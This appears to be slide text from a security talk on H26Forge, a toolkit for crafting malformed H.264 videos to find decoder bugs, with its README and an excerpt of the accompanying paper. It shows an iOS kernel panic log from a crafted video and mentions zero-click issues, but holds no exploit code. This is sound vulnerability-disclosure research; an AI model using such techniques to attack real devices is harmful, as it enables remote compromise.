
Types of Decoder Bugs

- Presented parser bug that caused memory corruption
- Other issues discovered
 - DoS from undefined states
 - Information leakage
- Some issues were 0-click



```
panic(cpu 4 caller 0xffffffff0082affd0): Unexpected fault in kernel static region
at pc 0xffffffff0095a162c, lr 0xffffffff00959db94 (saved state: 0xfffffffffeb17c33570)
    x0: 0xffffffffe3e7162000 x1: 0xfffffffffe6006b3934 x2: 0x000000000000003f x3: 0x0000000000000000
    x4: 0x0000000000000001 x5: 0x0000000000003c22 x6: 0x0000000000000000 x7: 0x0000000000000000
    x8: 0x0000000000000007 x9: 0xfffffffec041c8000 x10: 0xffffffffe133ab8000 x11: 0xffffffffe3e7162008
    x12: 0x00000000000020002 x13: 0x0000000000000006c x14: 0x0000000000006000 x15: 0x0000000000009000
    x16: 0xfffffffff041410000 x17: 0xee66ffec041c8000 x18: 0x0000000000000000 x19: 0xfffffffffeb17c33980
    x20: 0xffffffffe3e7162000 x21: 0x000000002b680010 x22: 0xfffffffffeb17c33980 x23: 0x0000000000000003
    x24: 0xffffffffe3e7162000 x25: 0xfffffffef4cd4c302c x26: 0xffffffffe6006b3964 x27: 0x0000000000000000
    x28: 0x0000000000000000 fp: 0xfffffffffeb17c338d0 lr: 0xffffffff00959db94 sp: 0xfffffffffeb17c338c0
    pc: 0xffffffff0095a162c cpsr: 0x80400204 esr: 0x96000006 far: 0xffffffff041410030

Debugger message: panic
Device: D79
Hardware Model: iPhone12,8
ECID: 1BC4C34D51F515B0
Boot args: -v debug=0x14e serial=3 gpu=0 ioasm_behavior=0 -vm
Memory ID: 0x0
OS release type: User
OS version: 19E241
Kernel version: Darwin Kernel Version 21.4.0: Mon Feb 21 21:2
Kernel UUID: DBF32159-706B-3476-AC64-BABA9A80DF22
iBoot version: iBoot-1975.1.46.1.3
```





Conclusion

Decoder complexity is significant, and video decoding attack surface is underexplored

Introduced H26Forge: toolkit to create specially crafted H.264 videos

Discovered serious vulnerabilities found in the iOS Kernel

Special tools like H26Forge can help make sense of the complexity of encoded videos and to discover vulnerabilities in this underexplored attack surface

Going Forward

More codecs to explore


More infrastructure may be vulnerable such as video transcoding

We can all H26Forge a new path forward to a secure video infrastructure



Warehouse-Scale Video Acceleration: Co-design and Deployment in the Wild
<https://gwern.net/doc/cs/hardware/2021-ranganathan.pdf>

H26Forge




Going H26Forward

Software Bill of Materials (SBOM)

User available System-on-Chip

BOM ☺



<https://www.mepits.com/uploads/ckeditor/images/psoc%20image.png>

Secure Software Development Lifecycle (SDLC)


Video codec testing with H26Forge ☺




<https://dm1wsvj3kcu0.cloudfront.net/wp-content/uploads/2023/06/Planning-1.png>

Memory-Safe Languages

H26Forge is written in Rust ☺





The attack surface of video decoders is underexplored.

Tools like H26Forge unlock it.

Hack The Planet!

wrv@utexas.edu



☰ README.md

H26Forge

H26Forge is domain-specific infrastructure for analyzing, generating, and manipulating syntactically correct but semantically spec-non-compliant H.264 video files.

H26Forge has three key features:

1. Given an Annex B H.264 file, randomly mutate the syntax elements.
2. Given an Annex B H.264 file and a Python script, programmatically modify the syntax elements.
3. Generate Annex B H.264 files with random syntax elements.

This tool and its findings are described in the [H26Forge paper](#).

Code and Paper
are available

**The Most Dangerous Codec in the World:
Finding and Exploiting Vulnerabilities in H.264 Decoders**

Willy R. Vasquez *The University of Texas at Austin* Stephen Checkoway *Oberlin College* Hovav Shacham *The University of Texas at Austin*

Abstract

Modern video encoding standards such as H.264 are a marvel of hidden complexity. But with hidden complexity comes hidden security risk. Decoding video in practice means interacting with dedicated hardware accelerators and the proprietary, privileged software components used to drive them. The video decoder ecosystem is obscure, opaque, diverse, highly privileged, largely untested, and highly exposed—a dangerous combination.

self-contained, sandboxed software libraries, the attack surface for video processing is larger, more privileged, and, as we explain below, more heterogeneous.

On the basis of a guideline they call “The Rule Of 2,”² the Chrome developers try to avoid writing code that does more than 2 of the following: parses untrusted input, is written in a memory-unsafe language, and runs at high privilege. The video processing stack in Chrome violates the Rule of 2, and so do the corresponding stacks in other major browsers and

<https://github.com/h26forge/h26forge>

<https://wrv.github.io/h26forge.pdf>